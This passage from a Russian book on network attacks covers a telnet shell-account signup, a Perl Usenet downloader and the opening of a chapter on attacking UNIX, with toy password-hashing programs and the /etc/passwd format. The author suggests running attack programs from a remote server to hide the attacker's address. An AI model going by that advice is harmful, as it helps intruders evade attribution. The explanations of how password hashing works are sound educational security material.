Следующий эксперимент демонстрирует подключение к telnet-серверу hobbiton.org и регистрацию нового пользователя. Для этого необходимо выбрать пункт меню “~Подключить/Удаленная система”. Когда на экране появится диалоговое окно, изображенное на рисунке 060 в поле «Имя узла» указать «hobbiton.org» (или адрес другого узла, к которому необходимо подключиться на данный момент). Содержимое поля «порт» на данном этапе необходимо оставить по умолчанию, то есть “telnet” или ввести численное значение порта – “23” и выбрать “vt100” в «Типе терминала».




Рисунок 060 Диалог «подключение»

Затем нажать кнопочку «подключить», и пару секунд появится заставка “OpenBSD”[99], и требование ввести имя пользователя и пароль (смотри рисунок 061).

[99] Если сервер не находится в дауне (с ним, как и с большинством остальных бесплатных ресурсов, это случается гораздо чаще, чем хотелось бы),




Рисунок 061 Начало telnet-сессии с сервером

Если ввести свое имя и взятый наугад пароль, сервер поругается,– не знаем мы, мол, таких проходимцев, пробуйте еще раз. Для регистрации нового пользователя необходимо в качестве имени ввести “newuser”. Сервер задаст несколько придирчивых вопросов о поле, возрасте, месте проживания и через некоторое время, варьирующиеся от десятков минут до нескольких дней, создаст новый аккаунт и пустит в систему.

Что можно сделать с помощью Perl (глава для начинающих)

- В этой главе:
  - История создания языка Perl
  - Назначение и возможности Perl
  - Демонстрация возможностей Perl

«…программисты слишком часто обвиняют в грехах именно себя. Программистам нужно меньше времени тратить на оправдания. Если программирование не интересно, мы не будем убеждать других стать программистами»

Ларри Уолл

Народная молва утверждает, лучше, дескать, один раз увидеть, чем сто раз услышать. Поэтому, вместо пылкой агитации за изучение языка Perl, ниже будет приведен один маленький, не самый эффектный, но достаточно оригинальный эксперимент. Как известно, большинство серверов новостей Usenet часто сильно перегружены и не отличаются завидной скоростью. А сами конференции порой содержат тысячи сообщений, просматривать которые в on-line весьма медленно и накладно.

Между тем, текстовые сообщения легко сжимаются любым архиватором в несколько раз, – будь сервер малость поумнее, – он мог бы передавать упакованный поток данных на компьютер клиента, заметно уменьшая сетевой трафик.

Но такую операцию не трудно осуществить и самостоятельно: выбрать сервер с быстрым каналом, установить на нем клиентскую программу, которая умела бы читать сообщения из выбранной конференции, упаковывать их и выкладывать на быстрый FTP, поддерживающий докачку.

Ниже приведена одна из возможных реализаций такой программы (на диске, прилагаемом к книге, она находится в файле "`/SRC/nr.pl`"). В качестве упражнения зайдите telnet-ом на hobbiton.org (смотри главу «Удаленное выполнение программ») и наберите следующий текст в редакторе vi:

```
#!/usr/local/bin/perl
use Socket;

#Настойки по умолчанию
#$server='mailserver.corvis.ru';
#$server='oberon.rnd.runnet.ru';
$server='news.fido7.ru';
$group='fido7.ru.nethack';
$listfile='list.txt';
$msgfile='msg.txt';

print "NNTP Reader Version 2.0  (c) 2000 Kris Kaspersky\n";
print "Open nf.cfg file...";

#Попытка взятия настоек из файла
if (open(FH,"nr.cfg"))
{
 print "OK\n";
 $server=<FH>;
 $server=~ s/\n//;
 $group=<FH>;
 $group =~ s/\n//;
}
 else
{
 print "fail\n";
}

print "Server  [$server]:";
$tmp=<>; if (length($tmp)>2) {$server=$tmp; $server=~ s/\n//;}


print "Command (MSG|LIST|EXIT):";
$tmp=<>;

if ($tmp=~/MSG\n/)
{
    print "Group  [$group]:";
    $tmp=<>;
    if (length($tmp)>2) {$group=$tmp; $group=~ s/\n//;}
    getmsg();
}

if ($tmp=~/LIST\n/)
{
    LIST();
}

if ($tmp=~/EXIT\n/)
{
    EXIT();
}

#Сохраняем настойки в файле
if (open(FH,">nr.cfg"))
{
```

```
    print FH "$server\n";
    print FH "$group\n";
}
close (FH);


sub getmsg()
{

    $cmdcount=0;
    print "Connecting to $server...";
    socket(NNTP, PF_INET(), SOCK_STREAM(), getprotobyname("tcp") || 6);
    connect(NNTP, sockaddr_in(119,inet_aton($server))) || die;
    print "ok!\n";

    recv(NNTP,$rc,200,0);                # Приглашение сервеа
    print "$rc\n";

    send(NNTP,"GROUP $group\r\n",0);     # Выбор группы
    $group_res=<NNTP>;
    if(substr($group_res,0,3)==411)
    {
    print "$group_res\n";
    die;
    }
    print "$group_res\n";

    open(FH,">$msgfile");                # Открыть файл сообщений
    print FH "$group_res\n";
    $cmdcount=0;

    $reader=1;                           # цикл
    $msgdone=0;                          # Сообщений прочитано

    while($reader)
    {
            send(NNTP,"ARTICLE\r\n",0);  # Новая статья

            while(substr(($rc=<NNTP>),0,3)!~/\.\r\n/)
            {                            # Чтение статьи

                    if (!$rc) {print "Close connection\n";die;}
                    print FH $rc;
            }
            print FH $rc;
            $msgdone++;                  # Следующее сообщение
            print "=$msgdone;\r";        # Протокол на экран

            send(NNTP,"NEXT\r\n",0);     # Следующее сообщение
            $nx=<NNTP>;

            $add=1;
            while($add)
            {
                    if (substr($nx,0,1)!~/\./){$add=0;}
                    if (substr($nx,0,1)=~/\./){$nx=<NNTP>;}

            }
            $nx++;

            if ($nx==422) {$reader=0;}   # Выход из цикла
    }

    close (FH);

    if (open(CF,"$msgfile.gz"))          # Удалить файл если он уже есть!
```

```
        {
        close(CF);
        unlink("$msgfile.gz");
        }

        open(FG,"|gzip $msgfile");            # Сжать!
        print "Done\n";
        close(NNTP);
    }

    sub LIST()
    {
        print "Connect to $server...";
        socket(NNTP, PF_INET(), SOCK_STREAM(), getprotobyname("tcp") || 6);
        connect(NNTP, sockaddr_in(119,inet_aton($server))) || die;
        print "ok\n";

        recv(NNTP,$rc,200,0);
        print $rc;

        print ">LIST\n";
        send(NNTP,"LIST\r\n",0);

        open(FH,">$listfile");
        print FH "Server: $server \nLIST:\n";

        $cmdcount=0;

        while(substr(($rc=<NNTP>),0,1)!~/\./)
        {
        $cmdcount++;
        #if ($debug) { print "$rc<BR>\n"; }
        print "=$cmdcount\r";

        print FH $rc;
        }
        close (FH);


        if (open(CF,"$listfile.gz"))
        {
        close(CF);
        unlink("$listfile.gz");
        }

        print "Done\n";
        open(FG,"|gzip $listfile");

        close(NNTP);
        print "<HR>\n";
    }
```

Запустите созданный файл командой “perl nr.pl”. На экране терминала появится следующее:

```
NNTP Reader Version 2.0  (c) 2000 Kris Kaspersky
Open nf.cfg file...fail
Server  [news.fido7.ru]:
```

Нажмите клавишу «Enter» или введите адрес news сервера, с которым хотите установить соединение. Затем появится следующий запрос:

```
Command (MSG|LIST|EXIT):MSG
```

Выберете команду “MSG” для получения всех сообщений заданной конференции, или “LIST” для выдачи списка всех доступных конференций. Если выбрать команду “MSG” программа попросит ввести название конференции, сообщения которой требуется получить:

```
Group  [fido7.ru.nethack]:
```

После нажатия “Enter” начнется процесс перекачки сообщений на удаленный сервер. Если он действительно находится на быстром канале, это не займет много времени.

```
Connecting to news.fido7.ru...ok!
200 ddt.demos.su InterNetNews NNRP server INN 2.3experimental 20-Nov-1998 ready (posting ok).
211 418 26550 26967 fido7.ru.nethack
=55;
```

По окончании процесса в текущей директории будет создан файл “list.txt.gz” (если был запрошен список конференций) или “msg.txt.gz”, содержащий текст сообщений. Воспользуйтесь любым ftp-клиентом и выкачайте этот файл на свой локальный компьютер. Распакуйте его архиватором gzip (или совместимым с ним Winzip32) и, ради любопытства, сопоставьте размеры файла до и после упаковки, прикинув, сколько же времени удалось сэкономить.

Это довольно мирный пример, показывающий полезность Perl в повседневной жизни. Точно так можно перекачать файл с любого сервера, (например, ftp) не поддерживающего докачку, на сервер докачку поддерживающий.

Применительно к атакам подобная технология позволяет убить сразу двух зайцев. Во-первых, она обеспечивает анонимность (ведь программа исполняется от имени удаленного сервера, везде оставляя его адрес, а не IP злоумышленника), а во-вторых, многие атаки с медленного модемного канала реализовать принципиально невозможно!

Любую атаку можно свести к программной реализации, т.е. последовательность инструкций, работающих либо в полностью автономном, либо диалоговом режиме. В первом случае все необходимые установки задаются однократно до начала атаки, после чего атакующий идет пить кофе, дожидаясь окончания работы программы. А во втором требуется тесное взаимодействие с ***оператором*** – выдача промежуточных результатов, анализ ситуации и ввод очередной последовательности команд.

В сетевом программировании большую популярность завоевали ***интерпретаторы***, не требующие предварительной компиляции программы перед ее выполнением. Интерпретаторы позволяют создавать мобильный код, одинаково хорошо работающий под управлением любой серверной платформы, разумеется, при условии, что для нее имеется реализации требуемого интерпретатора, и он установлен в системе.

Существует целое море самых разнообразных интерпретаторов, казалось бы, выбирай, – не хочу. Но большинство из них не сыскало большой популярности и известно лишь узкому кругу приверженцев. Вероятность обнаружить какой-нибудь из них на произвольно взятом сервере близка к нулю, и если нет возможности умаслить администратора системы и уговорить установить интерпретатор полюбившегося вам языка – ничего работать не будет.

Впрочем, существует язык, интерпретатор которого установлен на подавляющем большинстве серверов. Речь идет о Perl. Эта аббревиатура расшифровывается как *Practical Extraction and Reporting Language* – или по-русски Практический Язык для Извлечения (текстов) и Генерации (отчетов).

Одна из легенд утверждает, якобы Perl был создан Ларри Уоллом для поиска и извлечения сообщений из своей огромной базы конференций Usenet.

Рисунок larry.gif Ларри Уолл

Но, на самом деле, все происходило не совсем так. Язык Perl действительно создан Ларри Уоллом, выпустившим первую версию в 1986 году и названную им “Gloria”. К этому его побудило несовершенство существующего инструментария разработки средств управления и мониторинга многоуровневых сетей. Ларри испробовал все – и sh, и awk, и sed, и tr, но их возможностей не хватало для элегантного выполнения поставленной задачи и в созданные скрипты постоянно вносить приходилось изменения.

Врезка «информация»

Аббревиатура “awk” представляет собой первые буквы имен разработчиков языка Альфред Эхо (Aho), Питер Вейнбергер (Weinberger), Брайн Керниган (Kernighan). Синтаксис языка напоминал Си и был ориентирован на обработку текстов. От классического Си, awk отличался поддержкой регулярных выражений, ассоциативных массивов и свободным определением типов переменных и описаний.

В конце концов, Ларри решился создать собственный инструментарий. Он заимствовал все лучшее из существующих языков: форматы вывода были скопированы из BASIC, динамические контексты подарил Lisp, ассоциативные массивы пришли из awk, а синтаксис стал неотличим от Си.

Гибрид оказался удачным и быстро завоевал популярность в компьютерных кругах. Успеху способствовала полная неакадемичность языка, проявляющая в огромном количестве умолчаний, часто запутывающая новичка, но сокращающих размер листинга и за это горячо любимыми всеми профессионалами.

Врезка «замечание»

«Реальные языки эволюционируют, они не «топчутся на месте». Действительно революционные компьютерные языки, похоже, не привились. Самыми интересными из последних разработок будут как раз те, которые учитывают особенности и взаимосвязь культурных традиций разных наций. Весь мир превращается в единый компьютер с тесными внутренними связями. Безусловно, XML может помочь выполнять преобразование одних форматов данных в другие, но мы работаем и над тем, чтобы упростить процесс программирования для миллиардов потенциальных программистов во всем мире»

Ларри Уолл

Вскоре Gloria была перекрещена в Pearl (в переводе на русский – *жемчужина*), а когда выяснилось, что такой язык уже есть, пришлось убрать одну букву, превратив жемчужину в подножную пищу кораблей пустыни (Perl обозначает *колючка*).

Постепенно к работе над Perl подключились десятки и сотни людей со всех концов Земного Шара и язык начал активно совершенствоваться. Со временем большая часть кода оказалась написана сторонними разработчиками, но Ларри Уолл по-прежнему остается идейным вдохновителем языка, находясь на почетном посту «генерального архитектора».

Сегодня Perl – развитый инструмент, отлично подходящий для создания Internet-приложений. Одно из несомненных достоинств – его бесплатность. Получить копию интерпретатора можно, посетив сайт www.perl.org

Наличие Perl потребуется для большинства примеров этой книги. С его помощью можно сделать практически все что угодно, и порой намного быстрее и элегантнее, чем на классическом Си/Си++. Изначально Perl так и задумывался – как инструмент быстрого программирования. «*Мы пытаемся сохранить произведения искусства, продлить их существование, но даже пища, захороненная вместе с фараонами, со временем приходит в негодность. Итак, плоды нашего программирования на Perl то же в чем-то эфемерны. Этот аспект “кухни Perl” часто порицают. Если хотите – называйте его “программированием на скорую руку”, но миллиардные обороты в кафе быстрого обслуживания позволяют надеяться, что быстрая еда может быть качественной (нам хотелось бы в это верить*» писал Ларри в предисловии к книге “Perl cookbook”.

Но, каким бы простым Perl не был, он все же требует вдумчивого изучения. Сегодня на рынке по этой теме можно найти множество книг, рассчитанных, как и на профессионалов, так и на начинающих пользователей. Однако для глубокого понимания материалов и примеров, приводимых в этой книге, потребуется не только значение синтаксиса самого языка, но навыки программирования сокетов. По идее эта тема должна излагаться в любой книжке, посвященной сетевому программированию, но легко убедиться: большинство авторов предпочитают

ограничиться каркасными библиотеками и не лезть вглубь, на низкий уровень TCP/IP. Зато книги, посвященные Си, часто рассчитаны на профессионального читателя и порой описывают интерфейс сокетов во всех подробностях.

Впрочем, все «темные» места в настоящей книге будут комментироваться достаточно подробно, чтобы даже неподготовленный читатель смог разобраться в излагаемом материале, но лучше все же по ходу дела обращаться к специализированной литературе.

"Будьте вы хоть семи пядей во лбу, – вам никогда не удастся запомнить все напечатанное в грудах книг и таблиц. Ведь в них есть и самое важное, и просто важное, и второстепенное, и, наконец, просто ненужное – то, что либо успело устареть, едва родившись, либо потеряло значение к настоящему времени."

Аркадий Стругацкий, Борис Стругацкий "Страна багровых туч"

Атака на UNIX

- В этой главе:
  - Как хранятся пароли в UNIX
  - Что такое привязка?
  - Атака на пароль
  - Червь Морриса
  - Теневые пароли
  - Иерархия пользователей
  - Тьюринговая атака Томпсона
  - Как утащить файл паролей?
  - Как устроена функция Crypt
  - Перехват личной почты
  - Использование конвейера и перенаправления ввода-вывода для атаки
  - Доверительные хосты
  - Атака Кевина Митника

- То, что вы видите перед собой, - это самое хитрое электронное оружие среди всего, что человечеству удалось пока создать. Система бронирована не хуже какого-нибудь крейсера. И она обязана быть такой, поскольку в мире полным-полно хитрых сторожевых программ, которые вцепляются, подобно терьерам, в любого не прошенного гостя и держат его мертвой хваткой.

John Warley "Press Enter"

«*Нынешние кракеры, наверное, кусают себе локти, что родились не 10 лет назад, – ведь тогда хакером мог прослыть тот, кто умел методично перебирать адреса компьютеров и вводить в качестве имени и пароля что-нибудь типа guest/guest. Видимо, большинство хостов (в том числе и военных – в те времена возможность проникновения в секретные хосты не являлась мифом) вскрывались именно так*». – писали в своей книге «Атака через Internet Илья Медведовский и Павел Семьянов.

Конечно, сегодня появилось много современных методов аутентификации пользователя, например основанных на биометрических показателях, но ни один из них не получил широкого распространения, и подавляющее большинство защит до сих пор действуют по парольной схеме.

Неудачный выбор пароля и на сегодняшний день остается одной из главных причин успешности большинства атак. Несмотря на все усилия администраторов, рекомендующих пароли в виде бессмысленной нерегулярной последовательности символов наподобие «acs95wM$», пользователи и простые словарные слова запомнить не всегда в состоянии и порой выбирают “12345” или “qwerty”.

Поэтому, подобрать пароль иной раз удается и тривиальным перебором. Разумеется, не обязательно вводить предполагаемые варианты вручную – процесс легко автоматизировать, использовав любую подходящую программу или написав ее самостоятельно (подробнее об этом рассказано в главе «Как устроен генератор паролей»).

Но простой перебор бессилен против современных систем, оснащенных “intruder detection” (в переводе на русский язык– *обнаружение нарушителя*). Стоит при вводе пароля ошибиться несколько раз подряд – как доступ к системе окажется заблокированным. Шансы же угадать пароль менее чем за десять-двенадцать попыток, равны нулю. Даже если опция “intruder detection” не установлена, скорость перебора окажется крайне низкой, в силу медлительности процесса авторизации.

Очевидно, атакующему приходится искать другие пути. Например, попытаться получить содержимое файла паролей. Однако еще в самых ранних версиях операционной системы UNIX разработчики предвидели последствия хранения паролей в открытом виде и приняли необходимые меры безопасности. В UNIX все пароли хранятся в зашифрованном виде, и даже если подсмотреть содержимое файла паролей, – это ничего не даст. Если, конечно, их не удастся расшифровать. Одни утверждают, дескать, это математически невозможно, другие же проникают в чужие системы, в обход математики. И ниже будет показано как.

Строго говоря, выражение «зашифрованные пароли» в отношении UNIX технически безграмотно. Шифрование в общем случае представляет собой ***обратимое*** преобразование: если злоумышленники зашифровали свой секретный плат захвата Белого Дома, а, расшифровав, получили Уголовный Кодекс, то уже не шифрование получается! Но в UNIX дела обстоят еще хуже. Зашифровать-то пароль она зашифрует, но вот расшифровать обратно его не сможет ни злоумышленник, ни легальный пользователь, ни даже сама система! Удивительно, как же она ухитряется работать и безошибочно отличать «своих» от «чужих»?

На самом деле ничего удивительно здесь нет! И подобный алгоритм авторизации известен уже давно. Но прежде, чем приступать к его изучению, рассмотрим, классический способ побайтовой сверки паролей. Для этого окажется не лишним написать коротенькую тестовую программу на языке Си, например, такую (смотри “`/SRC/passwd.simple.c`”).

```
#include <stdio.h>
#include <string.h>

void main()
{
    char buf[100],fbuf[100];
    FILE *f;
    if (!(f=fopen("passwd.simple","r"))) return;
    printf("Enter password:");
    fgets(&buf[0],100,stdin);
    fgets(&fbuf[0],100,f);
    if (strcmp(&buf[0],&fbuf[0]))
            printf("Wrong password!\n");
    else
            printf("Password ok\n");
}
```

Ядро этой простейшей системы аутентификации состоит всего из одной строки (в листинге она выделена жирным шрифтом), побайтно сравнивающей строку, введенную в качестве пароля, со строкой, считанную из файла паролей.

Разумеется, файл паролей необходимо сформировать загодя, и для этого пригодится программа, исходный текст которой приведен ниже (а на диске она находится под именем “`/SRC/passwd.simple.add.new.user`”):

```
#include <stdio.h>

void main(int count, char ** arg)
{
    char buf[100];
    FILE *f;
    if (!(f=fopen("passwd.simple","w"))) return;
    printf("Enter password:");
    fgets(&buf[0],100,stdin);
    fputs(&buf[0],f);
    fclose(f);
}
```

На запрос “Enter password:” введем любой пришедший на ум пароль. Например, “MyGoodPassword”. Запустив “passwd.simple.exe” убедимся: программа уверенно распознает правильные и ложные пароли, работая на первый взгляд как будто безупречно.

К сожалению, такую защиту очень легко обойти. Если есть доступ к файлу паролей (а если его не будет, как изволите извлекать пароли для проверки?) тривиальный просмотр содержимого позволит получить пароли всех пользователей, а это никак не входит в планы разработчиков защиты.

Для разминки воспользуемся командой “type passwd.simple” и на экране незамедлительно появится содержимое файла паролей:

```
type passwd.simple
MyGoodPassword
```

Разработчики UNIX нашли оригинальное решение, прибегнув к необратимому преобразованию – ***хешированию***. Предположим, существует некая функция f, преобразующая исходную строку к некой последовательности байт таким образом, чтобы обратный процесс был невозможен или требовал огромного объема вычислений, заведомо недоступного злоумышленнику. Математички это можно записать как:

- f(passwd) –> x

Вся изюминка в том, что если строка s1 равна строке s2, то и f(s1) заведомо равно f(s2). А это дает возможность отказаться от хранения паролей в открытом виде. В самом деле, вместо этого можно сохранить значение функции f(passwd), где passwd оригинальный пароль. Затем применить ту же хеш-функцию к паролю, введенному пользователем (userpasswd), и, если f(userpasswd) == f(passwd), то и userpasswd == passwd! Поэтому, доступность файла «зашифрованных» паролей уже не позволяет воспользоваться ими в корыстных целях, поскольку по условию функция f гарантирует, что результат ее вычислений необратим, и исходный пароль найти невозможно.

Сказанное легче понять, самостоятельно написав простейшую программу, работающую по описанной выше методике. Сначала необходимо выбрать функцию преобразования, отвечающую указанным условиям. К сожалению, это сложная задача, требующая глубоких познаний криптографии и математики, поэтому, просто посчитаем сумму ASCII кодов символов пароля и запомним результат. Пример реализации такого алгоритма приведен ниже (смотри файл “passwd.add.new.user.c”):

```
#include <stdio.h>
#include <string.h>

void main()
{
    char buf[100],c;
    int sum=0xDEAD,i=0;
    FILE *f;

    if (!(f=fopen("passwd","w"))) return;
    printf("Enter password:");
    fgets(&buf[0],100,stdin);
    while(buf[i])
    {
            c=buf[i++];
            sum+=c;
    }
    _putw(sum,f);
}
```

Запустим откомпилированный пример на выполнение и в качестве пароля введем, например, “MyGoodPassword”. Теперь напишем программу, проверяющую вводимый пользователем пароль. Один из возможных вариантов реализации показан ниже (смотри файл “/SRC/passwd.c”):

```
#include <stdio.h>
```

```
#include <string.h>

void main()
{
    char buf[100],c;
    int sum=0xDEAD,i=0,_passwd;
    FILE *f;

    if (!(f=fopen("passwd","r"))) return;
    printf("Enter password:");
    fgets(&buf[0],100,stdin);
    _passwd=_getw(f);

    while(buf[i])
    {
            c=buf[i++];
            sum+=c;
    }
    if (sum-_passwd)
    printf("Wrong password!\n");
            else
    printf("Password ok\n");

}
```

Обратите внимание на выделенные строки – и в том, и в другом случае использовалась одна и та же функция преобразования. Убедившись в умении программы отличать «свои» пароли от «чужих», заглянем в файл “passwd”, отдав команду “type passwd”:

```
type passwd
YΦ
```

Совсем другое дело! Попробуй-ка, теперь угадай, какой пароль необходимо ввести, что система его пропустила. Строго говоря, в приведенном примере это можно без труда и задача решается едва ли не в уме, но условимся считать выбранную функцию односторонней и необратимой.

Из односторонности функции следует невозможность восстановления оригинального пароля по его хешу, и доступность файла passwd уже не позволит злоумышленнику проникнуть в систему. Расшифровать пароли невозможно, потому что их там ***нет***. Другой вопрос, удастся ли подобрать некую строку, воспринимаемую системой как правильный пароль? К обсуждению этого вопроса мы еще вернемся позже, а для начала рассмотрим устройство механизма аутентификации в UNIX.

Первые версии UNIX в качестве односторонней функции использовали модифицированный вариант известного криптостойкого алгоритма DES. Под криптостойкостью в данном случае понимается гарантированная невозможность вычисления подходящего пароля никаким иными способом, кроме тупого перебора. Впрочем, существовали платы, реализующие такой перебор на аппаратном уровне и вскрывающие систему за разумное время, поэтому пришлось пойти рискованный шаг, внося некоторые изменения в алгоритм, «ослепляющие» существующее «железо». Риск заключался в возможной потере криптостойкости и необратимости функции. К счастью, этого не произошло.

Другая проблема заключалась в совпадении паролей пользователей. В самом деле, если два человека выберут себе одинаковые пароли, то и хеши этих паролей окажутся одинаковыми (а как же иначе?). А вот это никуда не годится, – в многопользовательской системе шансы подобного совпадения не так малы, как это может показаться на первый взгляд, и в результате возможен несанкционированный доступ к чужим ресурсам.

Разработчики нашли элегантное решение, – результат операции хеширования зависит не только от введенного пароля, но и случайной последовательности бит, называемой ***привязкой*** (*salt*). Разумеется, саму привязку после хеширования необходимо сохранять, иначе процесс не удастся обратить. Однако никакого секрета привязка не представляет, (поскольку шифрует не хеш-сумму, а вводимый пользователем пароль).

Хеш-суммы, привязки и некоторая другая информация в UNIX обычно хранится в файле “/etc/passwd”, состоящего из строк следующего вида:

- `kpnc:z3c24adf310s:16:13:Kris Kaspersky:/home/kpnc:/bin/bash`

Разберем, что этот дремучий лес обозначает. Первым идет имя пользователя (например, “kpnc”), за ним, отделенное двое точением, следует то, что начинающими по незнанию называется «зашифрованным паролем». На самом деле это никакой не пароль – первые два символа представляют собой сохраненную привязку, а остаток – необратимое преобразование от пароля, то есть хеш. Затем (отделенные двоеточием) идут номер пользователя и номер группы, дополнительная информация о пользователе (как правило, полное имя), а замыкают строй домашний каталог пользователя и оболочка, запускаемая по умолчанию.




Рисунок 14.txt Устройство файла /etc/passwd

Шифрование паролей происходит следующим образом, – случайным образом выбираются два символа привязки[100], использующиеся для модификации алгоритма DES. Затем шифруется ***строка пробелов*** с использованием пароля в качестве ключа. Полученное 64 битое значение преобразуется в одинадцатисимвольную строку. Спереди к ней дописываются два символа привязки, и на этом весь процесс заканчивается.

Продемонстрировать работу функции crypt поможет следующий пример (на диске он расположен в файле “`/SRC/ctypt.c`”). Его компиляция потребует библиотеки ast.lib, распространяемой вместе с “UWIN” (смотри главу «Как запускать UNIX приложения на Windows»), если же такой библиотеки у читателя нет, можно воспользоваться готовым к работе файлом “`/SRC/crypt.exe`”. Для запуска программы в командной строке необходимо указать шифруемый пароль и отделенную пробелом привязку.

```
#include <windows.h>
extern char     *crypt(const char*, const char*);

int main(int argc, char *argv[])
{
    printf("%s\n",crypt(argv[1],argv[2]));
    return 0;
}
```

Прототип функции crypt выглядит следующим образом: char * crypt(char *passwd, char *solt), где passwd – пароль для шифрования, а solt – два символа привязки. При успешном выполнении функция возвращает 13-символьный хеш готовый к употреблению – два символа привязки и 11-символьная хеш-сумма пароля.

Теперь можно реализовать некое подобие подсистемы аутентификации UNIX. Сперва необходимо добавить нового пользователя в файл passwd. Одни из вариантов реализации приведен ниже (на диске он находится в файле “`/SRC/crypt.auth.add.new.user.c`”). Для упрощения, поддерживается только один пользователь.

[100] Точнее, генерируется случайное 12 битное число, преобразуемое в два читабельных символа

```
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

extern char     *crypt(const char*, const char*);

int main(int argc, char *argv[])
{
    int a;
    char salt[3];
    FILE *f;

    salt[2]=0;
    srand( (unsigned)time( NULL ) );
    for(a=0;a<2;a++) salt[a]=0x22+(rand() % 0x40);
    if (!(f=fopen("passwd","w"))) return -1;
    fputs(crypt(argv[1],&salt[0]),f);
    fclose(f);
    return 0;
}
```

Запустим откомпилированный пример и укажем любой произвольный пароль в командной строке, например, так: “crypt.auth.add.new.user.exe 12345”. Теперь заглянем в файл “passwd”. Его содержание должно быть следующим “^37DjO25th9ps”[101]. Очевидно, для проверки правильности вводимого пользователем пароля необходимо выделить первые два символа привязки, вызвать функцию crypt, передав ей в качестве первого параметра проверяемый пароль, а вторым – привязку, в данном случае “^3”, и после завершения работы сравнить полученный результат с “^37DjO25th9ps”. Если обе строки окажутся идентичны – пароль указан верно и, соответственно, наоборот. Все это реализовано в следующем примере, приведенном ниже (на диске он находится в файле “`/SRC/crypt.auth.c`”):

```
#include <stdio.h>
extern char     *crypt(const char*, const char*);

int main(int argc, char *argv[])
{
    int a=1;
    char salt[2];
    char passwd[12];
    char *x;
    FILE *f;

    passwd[11]=0;
    while(a++) if (argv[1][a]<0x10) {argv[1][a]=0;break;}

    if (!(f=fopen("passwd","r"))) return -1;
    fgets(&salt[0],3,f);
    fgets(&passwd[0],12,f);
    fclose(f);

    if (strcmp(&passwd[0],crypt(argv[1],&salt[0])+2))
           printf("Wrong password!\n");
    else
           printf("Password ok\n");

    return 0;
}
```

Запустим “crypt.auth.exe”, указав в командной строке пароль “12345”. Программа подтвердит правильность пароля. А теперь попробуем ввести другой пароль, – и результат не заставит себя долго ждать.

---

[101] Строго говоря, привязка может состоять только из символов 0-9 и A-z, но это бы усложнило реализацию и приведенный пример стал бы менее нагляден

```
crypt.auth.exe 12345
Password ok

crypt.auth.exe MyGoodPasswd
Wrong password!
```

